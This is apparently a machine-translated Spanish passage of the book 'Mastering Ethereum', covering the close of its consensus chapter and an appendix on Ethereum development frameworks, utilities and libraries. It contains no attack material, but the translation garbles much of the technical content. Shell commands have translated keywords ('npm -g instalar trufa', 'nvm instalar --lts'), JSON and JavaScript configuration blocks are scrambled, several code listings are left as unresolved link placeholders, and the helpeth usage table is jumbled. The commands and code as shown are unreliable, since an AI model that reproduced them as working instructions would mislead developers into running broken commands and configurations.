Inicialmente, Casper FFG se propuso como un algoritmo PoW/PoS híbrido para ser implementado como una transición a un algoritmo "PoS puro" más permanente. Pero en junio de 2018, Vitalik Buterin, que dirigía el trabajo de investigación sobre Casper FFG, decidió "desechar" el modelo híbrido en favor de un algoritmo PoS puro. Ahora, Casper FFG y Casper CBC se están desarrollando en paralelo. Como explica Vitalik:

> *"La principal compensación entre FFG y CBC es que CBC parece tener mejores propiedades teóricas, pero FFG parece ser más fácil de implementar.*

Puede encontrar más información sobre la historia de Casper, la investigación en curso y los planes futuros en los siguientes enlaces:

- Ethereum Casper (Prueba de Participación)
- Historia de Casper, Parte 1

- Historia de Casper, Parte 2
- Historia de Casper, Parte 3
- Historia de Casper, Parte 4
- Historia de Casper, Parte 5

Principios del Consenso

Los principios y suposiciones de los algoritmos de consenso se pueden entender más claramente haciendo algunas preguntas clave:

- ¿Quién puede cambiar el pasado y cómo? (Esto también se conoce *como inmutabilidad.)*
- ¿Quién puede cambiar el futuro y cómo? (Esto también se conoce *como finalidad.)*
- ¿Cuál es el costo de hacer tales cambios?
- ¿Qué tan descentralizado es el poder para hacer tales cambios?
- ¿Quién sabrá si algo ha cambiado y cómo lo sabrá?

Los algoritmos de consenso están evolucionando rápidamente, intentando responder a estas preguntas de formas cada vez más innovadoras.

Controversia y Competencia

En este punto, quizás se esté preguntando: ¿Por qué necesitamos tantos algoritmos de consenso diferentes? ¿Cuál funciona mejor? La respuesta a la última pregunta está en el centro del área de investigación más emocionante en sistemas distribuidos de la última década. Todo se reduce a lo que considera "mejor", que en el contexto de la informática se trata de suposiciones, objetivos y las compensaciones inevitables.

Es probable que ningún algoritmo pueda optimizar todas las dimensiones del problema del consenso descentralizado. Cuando alguien sugiere que un algoritmo de consenso es "mejor" que los demás, debe comenzar a hacer preguntas que aclaren: ¿Mejor en qué? ¿Inmutabilidad, finalidad, descentralización, costo? No hay una respuesta clara a estas preguntas, al menos no todavía. Además, el diseño de algoritmos de consenso está en el centro de una industria multimillonaria y genera una enorme controversia y discusiones acaloradas. Al final, es posible que no haya una respuesta "correcta", al igual que puede haber diferentes respuestas para diferentes aplicaciones.

Toda la industria de la cadena de bloques es un experimento gigante en el que estas preguntas se pondrán a prueba en condiciones adversas, con un enorme valor monetario en juego. Al final, la historia responderá a la controversia.

Conclusiones

El algoritmo de consenso de Ethereum todavía está cambiando al momento de completar este libro. En una edición futura, probablemente agregaremos más detalles sobre Casper y otras tecnologías relacionadas a medida que maduran y se implementan en Ethereum. Este capítulo representa el final de nuestro viaje, completando *Mastering Ethereum.* El material de referencia adicional sigue en los apéndices. ¡Gracias por leer este libro y felicidades por llegar al final!

Apéndice A: Herramientas de desarrollo, marcos y bibliotecas

Marcos

Los marcos se pueden utilizar para facilitar el desarrollo de contratos inteligentes de Ethereum. Al hacer todo usted mismo, obtiene una mejor comprensión de cómo encaja todo, pero es un trabajo muy tedioso y repetitivo. Los marcos descritos en esta sección pueden automatizar ciertas tareas y facilitar el desarrollo.

Trufa

GitHub: https://github.com/trufflesuite/truffle

Sitio web: https://truffleframework.com

Documentación: https://truffleframework.com/docs

Cajas de trufas: http://truffleframework.com/boxes/

Repositorio de paquetes npm: https://www.npmjs.com/package/truffle

Instalación del marco Truffle

El marco Truffle comprende varios paquetes de Node.js. Antes de instalar truffle, debe tener una instalación actualizada y en funcionamiento de Node.js y Node Package Manager (npm).

La forma recomendada de instalar Node.js y npm es usar Node Version Manager (nvm). Una vez que instale nvm, manejará todas las dependencias y actualizaciones por usted. Siga las instrucciones que se encuentran en http://nvm.sh.

Una vez que nvm está instalado en su sistema operativo, instalar Node.js es simple. Use el indicador --lts para decirle a nvm que desea la versión más reciente de "soporte a largo plazo" (LTS) de Node.js:

$ **nvm instalar --lts**
Confirme que tiene node y npm instalados:

$ **nodo -v**
v8.9.4
$ **npm-v**
5.6.0
A continuación, cree un archivo oculto, .nvmrc, que contenga la versión de Node.js compatible con su DApp para que los desarrolladores solo necesiten ejecutar nvm install en la raíz del directorio del proyecto y automáticamente se instalará y cambiará a usar esa versión:

$ **node -v > .nvmrc** $
nvm install Se ve bien.
Ahora para instalar trufa:

$ **npm -g instalar trufa**

+ truffle@4.0.6
instaló 1 paquete en 37.508s

Integración de un proyecto Truffle preconstruido (Truffle Box)

Si desea usar o crear una DApp que se base en un modelo prediseñado, vaya a Cajas de trufas

sitio web, elija un proyecto Truffle existente y luego ejecute el siguiente comando para descargarlo y extraerlo:

$ **trufa desempaquetada BOX_NAME**

Crear un directorio de proyectos de trufas

Para cada proyecto en el que usará truffle, cree un directorio de proyecto e inicialice truffle dentro de ese directorio. truffle creará la estructura de directorios necesaria dentro del directorio de su proyecto.
Es habitual dar al directorio del proyecto un nombre que describa el proyecto. Para este ejemplo, usaremos truffle para implementar nuestro contrato Faucet desde [simple_contract_example] y, por lo tanto, llamaremos *Faucet a la carpeta del proyecto:*

$ **mkdir Grifo** $ **cd**
Grifo
Grifo $
Una vez dentro del directorio *Faucet* , inicializamos truffle:

Faucet $ **truffle init** truffle
crea una estructura de directorios y algunos archivos predeterminados:

```
Grifo
+---- contratos
| `---- Migraciones.sol +----
migraciones `----
 +---- 1_initial_migration.js +---- prueba
```

También utilizaremos una serie de paquetes de soporte de JavaScript (Node.js), además de la propia truffle. Podemos instalarlos con npm. Inicializamos la estructura de directorios de npm y aceptamos los valores predeterminados sugeridos por npm:

$ **npm inicio**

nombre del paquete: (faucet)
versión: (1.0.0) descripción:
punto de entrada: (truffle-
config.js) comando de prueba: repositorio
git: palabras clave: autor:

licencia: (ISC)
A punto de escribir en Faucet/package.json:

```
{
    "nombre": "grifo",
    "versión": "1.0.0",
    "descripción": "",
    "principal": "truffle-config.js",
    "directorios": { "prueba": "prueba"

    },
    "scripts": { "test":
        "echo \"Error: no se especificó ninguna prueba\" && exit 1"
```

```
    },
    "autor": "",
    "licencia": "ISC"
}
```

¿Esta bien? (sí)
Ahora, podemos instalar las dependencias que usaremos para facilitar el trabajo con truffle:

$ **npm install dotenv truffle-wallet-provider ethereumjs-wallet** Ahora tenemos un directorio *node_modules* con varios miles de archivos dentro de nuestro directorio *Faucet* .

Antes de implementar una DApp en un entorno de producción en la nube o de integración continua, es importante especificar el campo de motores para que su DApp se cree con la versión correcta de Node.js y se instalen sus dependencias asociadas. Para obtener detalles sobre la configuración de este campo, consulte la documentación.

Configuración de trufa

truffle crea algunos *archivos de configuración vacíos, truffle.js* y *truffle-config.js.* En los sistemas Windows, el nombre *truffle.js* puede causar un conflicto cuando intenta ejecutar el comando truffle y Windows intenta ejecutar *truffle.js* en su lugar. Para evitar esto, eliminaremos *truffle.js* y usaremos *truffle-config.js* (en apoyo a los usuarios de Windows, quienes, honestamente, ya sufren bastante):

$ **rm truffle.js**
Ahora editamos *truffle-config.js* y reemplazamos el contenido con la configuración de muestra que se muestra aquí:

```
module.exports =
   { networkings:
      { localnode: { // Cualquier red a la que se conecte nuestro nodo local
          network_id: "*", // Coincide con cualquier host de ID
          de red: "localhost", puerto: 8545,

      }

} };
```

Esta configuración es un buen punto de partida. Establece una red Ethereum predeterminada (llamada localnode), que asume que estamos ejecutando un cliente Ethereum como Parity, ya sea como un nodo completo o como un cliente ligero. Esta configuración le indicará a truffle que se comunique con el nodo local a través de RPC, en el puerto 8545. truffle utilizará cualquier red de Ethereum a la que esté conectado el nodo local, como la red principal de Ethereum o una red de prueba como Ropsten. El nodo local también proporcionará la funcionalidad de la billetera.

En las siguientes secciones, configuraremos redes adicionales para el uso de trufas, como la cadena de bloques de prueba local de ganache e Infura, un proveedor de red alojado. A medida que agreguemos más redes, el archivo de configuración se volverá más complejo, pero también nos brindará más opciones para nuestro flujo de trabajo de prueba y desarrollo.

Usar trufa para implementar un contrato

Ahora tenemos un directorio de trabajo básico para nuestro proyecto *Faucet* , y tenemos configurados truffle y sus dependencias. Los contratos van en el subdirectorio *de contratos* de nuestro proyecto. El directorio ya contiene un contrato de "ayuda", *Migraciones.sol,* que gestiona las actualizaciones del contrato por nosotros. Examinaremos el uso de *Migrations.sol* en la siguiente sección.

Copiemos el contrato *Faucet.sol* (de [solidity_faucet_example]) en el subdirectorio *de contratos* , para que el directorio del proyecto se vea así:

```
Grifo
+---- contratos
| +---- Grifo.sol | `----
Migraciones.sol
...
```

Ahora podemos pedirle a truffle que compile el contrato por nosotros:

```
$ truffle compilar
Compilando ./contracts/Faucet.sol...
Compilando ./contratos/Migraciones.sol...
Escribir artefactos en ./build/contratos
```

Migraciones de trufas: comprensión de los scripts de implementación

Truffle ofrece un sistema de implementación llamado *amigration.* Si ha trabajado en otros marcos, es posible que haya visto algo similar: Ruby on Rails, Python Django y muchos otros lenguajes y marcos tienen un comando de migración.

En todos esos marcos, el propósito de una migración es manejar cambios en el esquema de datos entre diferentes versiones del software. El propósito de las migraciones en Ethereum es ligeramente diferente. Debido a que los contratos de Ethereum son inmutables y su implementación cuesta mucho, Truffle ofrece un mecanismo de migración para realizar un seguimiento de qué contratos (y qué versiones) ya se han implementado. En un proyecto complejo con docenas de contratos y dependencias complejas, no desearía tener que pagar para volver a implementar los contratos que no han cambiado. Tampoco querrá realizar un seguimiento manual de qué versiones de qué contratos ya se han implementado. El mecanismo de migración de Truffle hace todo eso implementando el contrato inteligente *Migrations.sol,* que luego realiza un seguimiento de todas las demás implementaciones de contratos.

Solo tenemos un contrato, *Faucet.sol,* lo que significa que el sistema de migración es excesivo, por decir lo menos. Desafortunadamente, tenemos que usarlo. Pero, al aprender a usarlo para un contrato, podemos comenzar a practicar algunos buenos hábitos para nuestro flujo de trabajo de desarrollo. El esfuerzo valdrá la pena a medida que las cosas se compliquen.

El directorio *de migraciones* de Truffle es donde se encuentran los scripts de migración. En este momento, solo hay un script, *1_initial_migration.js,* que implementa el contrato de *Migrations.sol* en sí mismo:

```
enlace: código/trufa/Faucet/migrations/1_initial_migration.js[]
```

Necesitamos un segundo script de migración, para *deploymentFaucet.sol.* Llamémoslo *2_deploy_contracts.js.* Es muy simple, como *1_initial_migration.js,* con solo algunos pequeños cambios. De hecho, puede copiar el contenido de *1_initial_migration.j* y simplemente reemplazar todas las instancias de Migraciones con Faucet:

```
enlace: código/trufa/Faucet/migrations/2_deploy_contracts.js[]
```

El script inicializa una variable Faucet, identificando el código fuente *de Faucet.sol* Solidity como el artefacto que define a Faucet. Luego llama a la función de implementación para implementar este contrato.

Estamos listos. Usemos la migración de trufas para implementarlo. Tenemos que especificar qué red desplegar

el contrato, usando el argumento --network. Solo tenemos una red especificada en el archivo de configuración, a la que llamamos localnode. Asegúrese de que su cliente Ethereum local se esté ejecutando y luego escriba:

```
Faucet $ truffle migrate --network localnode Debido a
```

que estamos usando un nodo local para conectarnos a la red Ethereum y administrar nuestra billetera, debemos autorizar la transacción que crea truffle. Estamos ejecutando parity conectado a la cadena de bloques de prueba de Ropsten, por lo que durante la migración veremos una ventana emergente como la de Parity que solicita confirmación para implementar Faucet en la consola web de Parity.

Figura 1. Paridad solicitando confirmación para implementar Faucet

Hay cuatro transacciones en total: una para implementar Migraciones, una para actualizar el contador de implementaciones a 1, una para implementar Faucet y otra para actualizar el contador de implementaciones a 2.

Truffle mostrará las migraciones completadas, mostrará cada una de las transacciones y mostrará las direcciones del contrato:

```
$ truffle migrate --network localnode Usando la
red 'localnode'.

Ejecutando migración: 1_initial_migration.js
  Implementando migraciones... ...
  0xfa090db179d023d2abae543b4a21a1479e70ca7d35a469a5d1a98bfc6bd80fe8
  Migraciones: 0x8861c27715550bed8362c0345add158489df6db0
Guardando la migración exitosa a la red... ...
  0x985c4a32716826ddbe4eae284104bef8bc69e959899f62246a1b27c9dfcd6c03
Guardando artefactos...
Ejecutando migración: 2_deploy_contracts.js
  Implementando Faucet... ...
  0xecdbeef77f0558edc689440e34b7bba0a3ba7a45e4b680b071b47c30a930e9d6
  Grifo: 0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300
Guardando la migración exitosa a la red...
  ... 0x11f376bd7307edddfd40dc4a14c3f7cb84b6c921ac2465602060b67d08f9fd8a
Guardando artefactos...
```

Uso de la consola Truffle

Truffle ofrece una consola de JavaScript que podemos usar para interactuar con la red Ethereum (a través del nodo local), interactuar con contratos implementados e interactuar con el proveedor de billetera. En nuestra configuración actual (localnode), el proveedor de nodos y monederos es nuestro cliente Parity local.

Iniciemos la consola de Truffle y probemos algunos comandos:

```
$ truffle console --network localnode
truffle(localnode)> Truffle presenta un indicador que
```

muestra la configuración de red seleccionada (localnode).

PROPINA

Es importante recordar y ser consciente de qué red está utilizando. No querrá implementar accidentalmente un contrato de prueba o realizar una transacción en la red principal de Ethereum. ¡Eso podría ser un error costoso!

La consola Truffle ofrece una función de autocompletar que nos facilita explorar la

ambiente. Si presionamos Tab después de un comando parcialmente completado, Truffle completará el comando por nosotros. Al presionar Tabulador dos veces, se mostrarán todas las finalizaciones posibles si más de un comando coincide con nuestra entrada. De hecho, si presionamos Tab dos veces en un indicador vacío, Truffle enumera todos los comandos disponibles:

```
trufa(nodolocal)>
Matriz Booleano Fecha Error EvalError Función Infinito JSON Math NaN Número Objeto
RangeError ReferenceError RegExp String SyntaxError TypeError URIError decodeURI decodeURIComponent
encodeURI encodeURIComponent eval isFinite isNaN parseFloat parseInt undefined


ArrayBuffer Buffer DataView Faucet Float32Array Float64Array GLOBAL Int16Array Int32Array
Int8Array Intl Map Migraciones Promise Proxy Reflect Set StateManager Símbolo Uint16Array
Uint32Array Uint8Array Uint8ClampedArray WeakMap WeakSet WebAssembly XMLHttpRequest afirmar async_hooks
buffer child_process clearImmediate clearInterval clearTimeout cluster console crypto dgram dns dominio escape eventos fs
global http http2 https módulo net os path perf_hooks proceso punycode querystring readline repl require root setImmediate
setInterval setTimeout stream string_decoder tutil tscapels urls unescapels vm web3 zlib


__defineGetter__ __defineSetter__ __lookupGetter__ __lookupSetter__ __proto__ constructor hasOwnProperty isPrototypeOf
propertyIsEnumerable toLocaleString toString valueOf
```

La gran mayoría de las funciones relacionadas con la cartera y los nodos las proporciona el objeto web3, que es una instancia de la biblioteca web3.js. El objeto web3 abstrae la interfaz RPC a nuestro nodo de paridad. También notará dos objetos con nombres familiares: Migraciones y Faucet. Esos representan los contratos que acabamos de implementar. Usaremos la consola Truffle para interactuar con un contrato. Primero, revisemos nuestra billetera a través del objeto web3:

```
trufa(nodolocal)> web3.eth.cuentas
[ '0x9e713963a92c02317a681b9bb3065a8249de124f',
  '0xdb5dc1a13e3a55cf3b4587cd8d1e5fdeb6738145' ]
```

Nuestro cliente de Parity tiene dos billeteras, con algo de éter de prueba en Ropsten. El atributo web3.eth.accounts contiene una lista de todas las cuentas. Podemos consultar el saldo de la primera cuenta usando la función getBalance:

```
trufa(nodolocal)> web3.eth.getBalance(web3.eth.accounts[0]).toNumber() 191198572800000000

truffle(localnode)> web3.js
```

es una gran biblioteca de JavaScript que ofrece una interfaz integral para el sistema Ethereum, a través de un proveedor como un cliente local. Examinaremos web3.js con más detalle en [web3js_tutorial].

Ahora intentemos interactuar con nuestros contratos:

```
trufa(localnode)> Faucet.address
'0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300'
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber() 0 truffle(localnode)>
```

A continuación, usaremos sendTransaction para enviar algo de éter de prueba para financiar el contrato de Faucet. Tenga en cuenta el uso de web3.toWei para convertir unidades de éter para nosotros. Escribir 18 ceros sin cometer un error es difícil y peligroso, por lo que siempre es mejor usar un conversor de unidades para los valores. Así es como enviamos la transacción:

```
truffle(localnode)> web3.eth.sendTransaction({from:web3.eth.accounts[0], to:Faucet.address,
                                  value:web3.toWei(0.5, 'ether')});
'0xf134c75b985dc0e0c27c2f0412251e0860eb530a5055e660f21e7483ab336808'
```

Si cambiamos a la interfaz web de Parity, veremos una ventana emergente que nos pedirá que confirmemos esta transacción. Una vez que se extrae la transacción, podremos ver el saldo de nuestro contrato Faucet:

trufa(localnode)> **web3.eth.getBalance(Faucet.address).toNumber()** 500000000000000000

Llamemos a la función de retiro ahora, para retirar algunos éteres de prueba del contrato:

truffle(localnode)> **Faucet.deployed().then(instancia =>**
{instancia.withdraw(web3.toWei(0.1,
'ether'))}).then(console.log)

Nuevamente, necesitaremos aprobar la transacción en la interfaz web de Parity. Si volvemos a verificar, veremos que el saldo del contrato Faucet ha disminuido y nuestra billetera de prueba ha recibido 0.1 éter:

trufa(localnode)> **web3.eth.getBalance(Faucet.address).toNumber()** 400000000000000000

trufa(localnode)> **Faucet.deployed().then(instancia =>**
{instancia.retirar(web3.toWei(1, 'éter'))})
Error de estado: Transacción: 0xe147ae9e3610334...8612b92d3f9c
salió con un error (estado 0).

Embarcar

GitHub: https://github.com/embark-framework/embark/

Documentación: https://embark.status.im/docs/

Repositorio de paquetes npm: https://www.npmjs.com/package/embark

Embark es un marco creado para permitir a los desarrolladores desarrollar e implementar fácilmente aplicaciones descentralizadas. Embark se integra con Ethereum, IPFS, Whisper y Swarm para ofrecer las siguientes características:

- Implemente contratos automáticamente y hágalos disponibles en código JS.
- Esté atento a los cambios y actualice los contratos para volver a implementarlos si es necesario.
- Administre e interactúe con diferentes cadenas (p. ej., testnet, local, mainnet).
- Manejar sistemas complejos de contratos interdependientes.
- Almacene y recupere datos, incluida la carga y recuperación de archivos alojados en IPFS.
- Facilite el proceso de implementación de la aplicación completa en IPFS o Swarm.
- Envía y recibe mensajes a través de Whisper.

Puedes instalarlo con npm:

$ **npm -g instalar embarcar**

OpenZeppelin

GitHub: https://github.com/OpenZeppelin/openzeppelin-solidity

Sitio web: https://openzeppelin.org/

Documentación: https://openzeppelin.org/api/docs/open-zeppelin.html

OpenZeppelin es un marco abierto de contratos inteligentes reutilizables y seguros en el lenguaje Solidity.

Está impulsado por la comunidad, dirigido por el equipo de Zeppelin , con más de cien colaboradores externos. El enfoque principal del marco es la seguridad, lograda mediante la aplicación de mejores prácticas y patrones de seguridad de contratos estándar de la industria, aprovechando toda la experiencia que los desarrolladores de Zeppelin han obtenido al auditar una gran cantidad de contratos, y a través de pruebas y auditorías constantes de la comunidad que utiliza el marco como base para sus aplicaciones del mundo real.

El marco OpenZeppelin es la solución más utilizada para los contratos inteligentes de Ethereum. El marco actualmente tiene una amplia biblioteca de contratos que incluye implementaciones de tokens ERC20 y ERC721, muchos tipos de modelos de venta colectiva y comportamientos simples que se encuentran comúnmente en contratos como Ownable , `pausable` , o SaldoLímite . Los contratos en este repositorio en algunos casos funcionan como implementaciones estándar *de facto* .

El marco tiene una licencia MIT y todos los contratos se han diseñado con un enfoque modular para garantizar la facilidad de reutilización y extensión. Estos son bloques de construcción limpios y básicos, listos para usarse en su próximo proyecto Ethereum. Configuremos el marco y construyamos una venta colectiva simple utilizando los contratos de OpenZeppelin, para demostrar lo fácil que es usarlo. Este ejemplo también destaca la importancia de reutilizar componentes seguros en lugar de escribirlos usted mismo.

Primero, necesitaremos instalar la biblioteca openzeppelin-solidity en nuestro espacio de trabajo. La última versión en el momento de escribir este artículo es v1.9.0, por lo que usaremos esa:

$ **mkdir sample-crowdsale** $ **cd sample-crowdsale** $ **npm install openzeppelin-solidity@1.9.0** $ **contratos mkdir** Al momento de redactar este documento, OpenZeppelin incluye múltiples contratos de token básicos que siguen los estándares ERC20, ERC721 y ERC827, con diferentes características para emisión, límites, vesting, ciclo de vida, etc.

Hagamos un token ERC20 que sea minable, lo que significa que el suministro inicial comienza en 0 y el propietario del token puede crear nuevos tokens (en nuestro caso, el contrato de venta colectiva) y venderlos a los compradores. Para ello, crearemos un archivo *contracts/ SampleToken.sol* con el siguiente contenido:

```
enlace:código/OpenZeppelin/contratos/SampleToken.sol[]
```

OpenZeppelin ya proporciona un contrato MintableToken que podemos usar como base para nuestro token, por lo que solo definimos los detalles que son específicos para nuestro caso. A continuación, hagamos el contrato de venta colectiva. Al igual que con los tokens, OpenZeppelin ya ofrece una amplia variedad de sabores de venta colectiva. Actualmente, encontrará contratos para varios escenarios que involucran distribución, emisión, precio y validación. Entonces, supongamos que desea establecer un objetivo para su crowdsale y si no se cumple para cuando finaliza la venta, desea reembolsar a todos sus inversores. Para eso, puedes usar el contrato RefundableCrowdsale . O tal vez desee definir una venta colectiva con un precio creciente para incentivar a los primeros compradores; hay un contrato de venta de aumento de precio de multitudes solo para eso. También puede finalizar la venta colectiva cuando el contrato haya recibido una cantidad específica de éter (CappedCrowdsale), o establecer una hora de finalización con el contrato TimedCrowdsale , o crear una lista blanca de compradores con el Contrato de Crowdsale en lista blanca .

Como dijimos antes, los contratos de OpenZeppelin son bloques de construcción básicos. Estos contratos de crowdsale han sido diseñados para ser combinados; solo lea el código fuente del contrato base de Crowdsale para obtener instrucciones sobre cómo extenderlo. Para la venta colectiva de nuestro token, necesitamos acuñar tokens cuando el contrato de venta colectiva recibe ether, así que usemos MintedCrowdsale como base. Y para hacerlo más interesante, también hagámoslo PostDeliveryCrowdsale para que los tokens solo se puedan retirar después de que finalice la venta colectiva. Para hacer esto, escribiremos lo siguiente en *contracts/ SampleCrowdsale.sol:*

enlace:código/OpenZeppelin/contratos/SampleCrowdsale.sol[]

Una vez más, apenas tuvimos que escribir ningún código; simplemente reutilizamos el código probado en batalla que la comunidad de OpenZeppelin puso a disposición. Sin embargo, es importante tener en cuenta que este caso es diferente al de nuestro contrato SampleToken . Si vas a las pruebas automatizadas de Crowdsale verás que se prueban de forma aislada. Cuando integra diferentes unidades de código en un componente más grande, no es suficiente probar todas las unidades por separado, porque las interacciones entre ellas pueden causar comportamientos que no esperaba. En particular, verá que aquí presentamos la herencia múltiple, lo que puede sorprender al desarrollador si no comprende los detalles de Solidity. Nuestro contrato SampleCrowdsale es simple y funcionará tal como esperamos porque el marco fue diseñado para hacer que casos como estos sean sencillos; pero no bajéis la vigilancia por la sencillez que introduce este marco. Cada vez que integre partes del marco OpenZeppelin para crear una solución más compleja, debe probar completamente cada aspecto de su solución para asegurarse de que todas las interacciones de las unidades funcionen según lo previsto.

Finalmente, cuando estemos satisfechos con nuestra solución y la hayamos probado a fondo, debemos implementarla. OpenZeppelin se integra bien con Truffle, por lo que podemos escribir un archivo de migraciones como el siguiente *(migrations/ 2_deploy_contracts.js),* como se explica en Migraciones de Truffle: comprender los scripts de implementación:

enlace: código/OpenZeppelin/migraciones/2_deploy_contracts.js[]

NOTA Esta fue solo una descripción general rápida de algunos de los contratos que forman parte del marco OpenZeppelin. Le invitamos a unirse a la comunidad de desarrollo de OpenZeppelin para aprender y contribuir.

Zeppelin OS

GitHhub: https://github.com/zeppelinos

Sitio web: https://zeppelinos.org

Blog: https://blog.zeppelinos.org

ZeppelinOS es "una plataforma distribuida de código abierto de herramientas y servicios además de EVM para desarrollar y administrar aplicaciones de contratos inteligentes de forma segura".

A diferencia del código de OpenZeppelin, que debe volver a implementarse con cada aplicación cada vez que se usa, el código de ZeppelinOS vive en la cadena. Las aplicaciones que necesitan una funcionalidad dada, por ejemplo, un token ERC20, no solo no tienen que rediseñar y volver a auditar su implementación (algo que OpenZeppelin resolvió), sino que ni siquiera necesitan implementarlo. Con ZeppelinOS, una aplicación interactúa directamente con la implementación en cadena del token, de la misma manera que una aplicación de escritorio.

interactúa con los componentes de su sistema operativo subyacente.

En el núcleo de ZeppelinOS se encuentra un contrato muy inteligente conocido como *aproxy.* Un proxy es un contrato que es capaz de envolver cualquier otro contrato, exponiendo su interfaz sin tener que implementar manualmente setters y getters para él, y puede actualizarlo sin perder el estado. En términos de Solidity, puede verse como un contrato normal cuya lógica comercial está contenida dentro de una biblioteca, que puede intercambiarse por una nueva biblioteca en cualquier momento sin perder su estado. La forma en que el proxy vincula a su implementación está completamente automatizada y encapsulada para el desarrollador. Prácticamente cualquier contrato puede actualizarse con poco o ningún cambio en su código. Puede encontrar más información sobre el mecanismo de proxy de ZeppelinOS en el blog, y puede encontrar un ejemplo de cómo usarlo en GitHub.

El desarrollo de aplicaciones con ZeppelinOS es similar al desarrollo de aplicaciones JavaScript con npm. Un AppManager maneja un paquete de aplicación para cada versión de la aplicación. Un paquete es simplemente un directorio de contratos, cada uno de los cuales puede tener uno o más proxies actualizables. AppManager no solo proporciona proxies para contratos específicos de aplicaciones, sino que también lo hace para implementaciones de ZeppelinOS, en forma de biblioteca estándar. Para ver un ejemplo completo de esto, visite ejemplos/complejo.

Aunque actualmente está en desarrollo, ZeppelinOS tiene como objetivo proporcionar un amplio conjunto de características adicionales, como herramientas para desarrolladores, un programador que automatiza las operaciones en segundo plano dentro de los contratos, recompensas de desarrollo, un mercado que facilita la comunicación y el intercambio de valor entre aplicaciones y mucho más. Todo esto se describe en el documento técnico de ZeppelinOS.

Utilidades

EthereumJS ayuda: una utilidad de línea de comandos

GitHub: https://github.com/ethereumjs/helpeth

helpeth es una herramienta de línea de comandos para la manipulación de claves y transacciones que facilita mucho el trabajo de un desarrollador.

Es parte de la colección EthereumJS de bibliotecas y herramientas basadas en JavaScript:

```
Uso: helpeth [comando]

Comandos:
  signMessage <mensaje>                                  Firma un mensaje
  verificarSig <hash> <sig>                              Verificar firma
  verificarSigParams <hash> <r> <s> <v> createTx         Verificar parámetros de firma
  <nonce> <to> <valor> <datos>                           Firmar una transacción
  <límitegas> <preciogasolina>
  ensamblarTx <nonce> <to> <valor> <datos> <límitegas>   Ensamblar una transacción desde su
  <preciogasolina> <v> <r> <s> parseTx <tx> keyGenerate  componentes
  [formato] [icapdirect] keyConvert keyDetails bip32Details  Analizar transacción sin procesar
  <ruta > direcciónDetalles <dirección>                  Generar nueva clave
                                                         Convertir una clave al formato de almacén de claves V3
                                                         Imprimir detalles clave
                                                         Imprimir detalles clave para una ruta dada
                                                         Imprimir detalles sobre una dirección
  unitConvert <valor> <desde> <a>                        Convertir entre unidades Ethereum

Opciones:
  -p, --privado              Clave privada como una cadena                    [cadena]
  hexadecimal --contraseña   Contraseña para la clave privada --              [cadena]
  password-prompt Solicitar la contraseña de la clave privada -k, --keyfile  [booleano]
                             Archivo de clave                                 [cadena]
  codificada --show-private  Mostrar detalles de la clave privada             [booleano]
```

--mnemónico --versión	Nemónico para la derivación de claves HD Mostrar número de versión	[cadena] [booleano]
--ayuda	Mostrar ayuda	[booleano]

dapp.herramientas

Sitio web: https://dapp.tools/

dapp.tools es un conjunto integral de herramientas de desarrollo orientadas a blockchain creadas con el espíritu de la filosofía Unix. Las herramientas incluidas son:

Dapp

Dapp es la herramienta básica para el usuario, para crear nuevas DApps, ejecutar pruebas unitarias de Solidity, depurar e implementar contratos, lanzar redes de prueba y más.

set

Seth se utiliza para redactar transacciones, consultar la cadena de bloques, convertir entre formatos de datos, realizar llamadas remotas y tareas cotidianas similares.

Hevm

Hevm es una implementación de Haskell EVM con un ágil depurador Solidity basado en terminal. Se utiliza para probar y depurar DApps.

evmdis

evmdis es un desensamblador de EVM; realiza un análisis estático en el código de bytes para proporcionar un mayor nivel de abstracción que las operaciones EVM sin procesar.

SputnikVM

SputnikVM es una máquina virtual conectable independiente para diferentes cadenas de bloques basadas en Ethereum. Está escrito en Rust y se puede usar como un binario, una caja de carga o una biblioteca compartida, o se puede integrar a través de las interfaces FFI, Protobuf y JSON. Tiene un binario separado, sputnikvm-dev, destinado a fines de prueba, que emula la mayor parte de la API JSON-RPC y la minería de bloques.

bibliotecas

web3.js

web3.js es la API de JavaScript compatible con Ethereum para comunicarse con los clientes a través de JSON-RPC, desarrollada por la Fundación Ethereum.

GitHub: https://github.com/ethereum/web3.js

Repositorio de paquetes npm: https://www.npmjs.com/package/web3

Documentación para web3.js API 0.2xx: http://bit.ly/2Qcyq1C

Documentación para web3.js API 1.0.0-beta.xx: http://bit.ly/2CT33p0

web3.py

web3.py es una biblioteca de Python para interactuar con la cadena de bloques de Ethereum, mantenida por la Fundación Ethereum.

GitHub: https://github.com/ethereum/web3.py

PyPi: https://pypi.python.org/pypi/web3/4.0.0b9

Documentación: https://web3py.readthedocs.io/

EthereumJS

EthereumJS es una colección de bibliotecas y utilidades para Ethereum.

GitHub: https://github.com/ethereumjs

Sitio web: https://ethereumjs.github.io/

web3j

web3j es una biblioteca de Java y Android para integrarse con clientes de Ethereum y trabajar con smart contratos

GitHub: https://github.com/web3j/web3j

Sitio web: https://web3j.io

Documentación: https://docs.web3j.io

EtherJar

EtherJar es otra biblioteca de Java para integrarse con Ethereum y trabajar con contratos inteligentes.
Está diseñado para proyectos del lado del servidor basados en Java 8+ y proporciona acceso de bajo nivel y un contenedor de alto nivel alrededor de RPC, estructuras de datos de Ethereum y acceso a contratos inteligentes.

GitHub: https://github.com/infinitape/etherjar

Nethereum

Nethereum es la biblioteca de integración .Net para Ethereum.

GitHub: https://github.com/Nethereum/Nethereum

Sitio web: http://nethereum.com/

Documentación: https://nethereum.readthedocs.io/en/latest/

éteres.js

La biblioteca ethers.js es una biblioteca de Ethereum con licencia del MIT, compacta, completa, con todas las funciones y ampliamente probada, que recibió una subvención DevEx de la Fundación Ethereum para su extensión y mantenimiento.

Enlace GitHub: https://github.com/ethers-io/ethers.js

Documentación: https://docs.ethers.io

Plataforma Esmeralda

Emerald Platform proporciona bibliotecas y componentes de interfaz de usuario para crear DApps sobre Ethereum.
Emerald JS y Emerald JS UI proporcionan conjuntos de módulos y componentes React para crear aplicaciones y sitios web de JavaScript; Emerald SVG Icons es un conjunto de iconos relacionados con blockchain. Además de las bibliotecas JavaScript, Emerald tiene una biblioteca Rust para operar claves privadas y firmas de transacciones.
Todas las bibliotecas y componentes de Emerald tienen licencia de Apache License, versión 2.0.

GitHub: https://github.com/etcdevteam/emerald-platform

Documentación: https://docs.etcdevteam.com

Prueba de contratos inteligentes

Hay varios marcos de prueba de uso común para el desarrollo de contratos inteligentes, resumidos en Resumen de marcos de pruebas de contratos inteligentes:

Tabla 1. Resumen de marcos de pruebas de contratos inteligentes

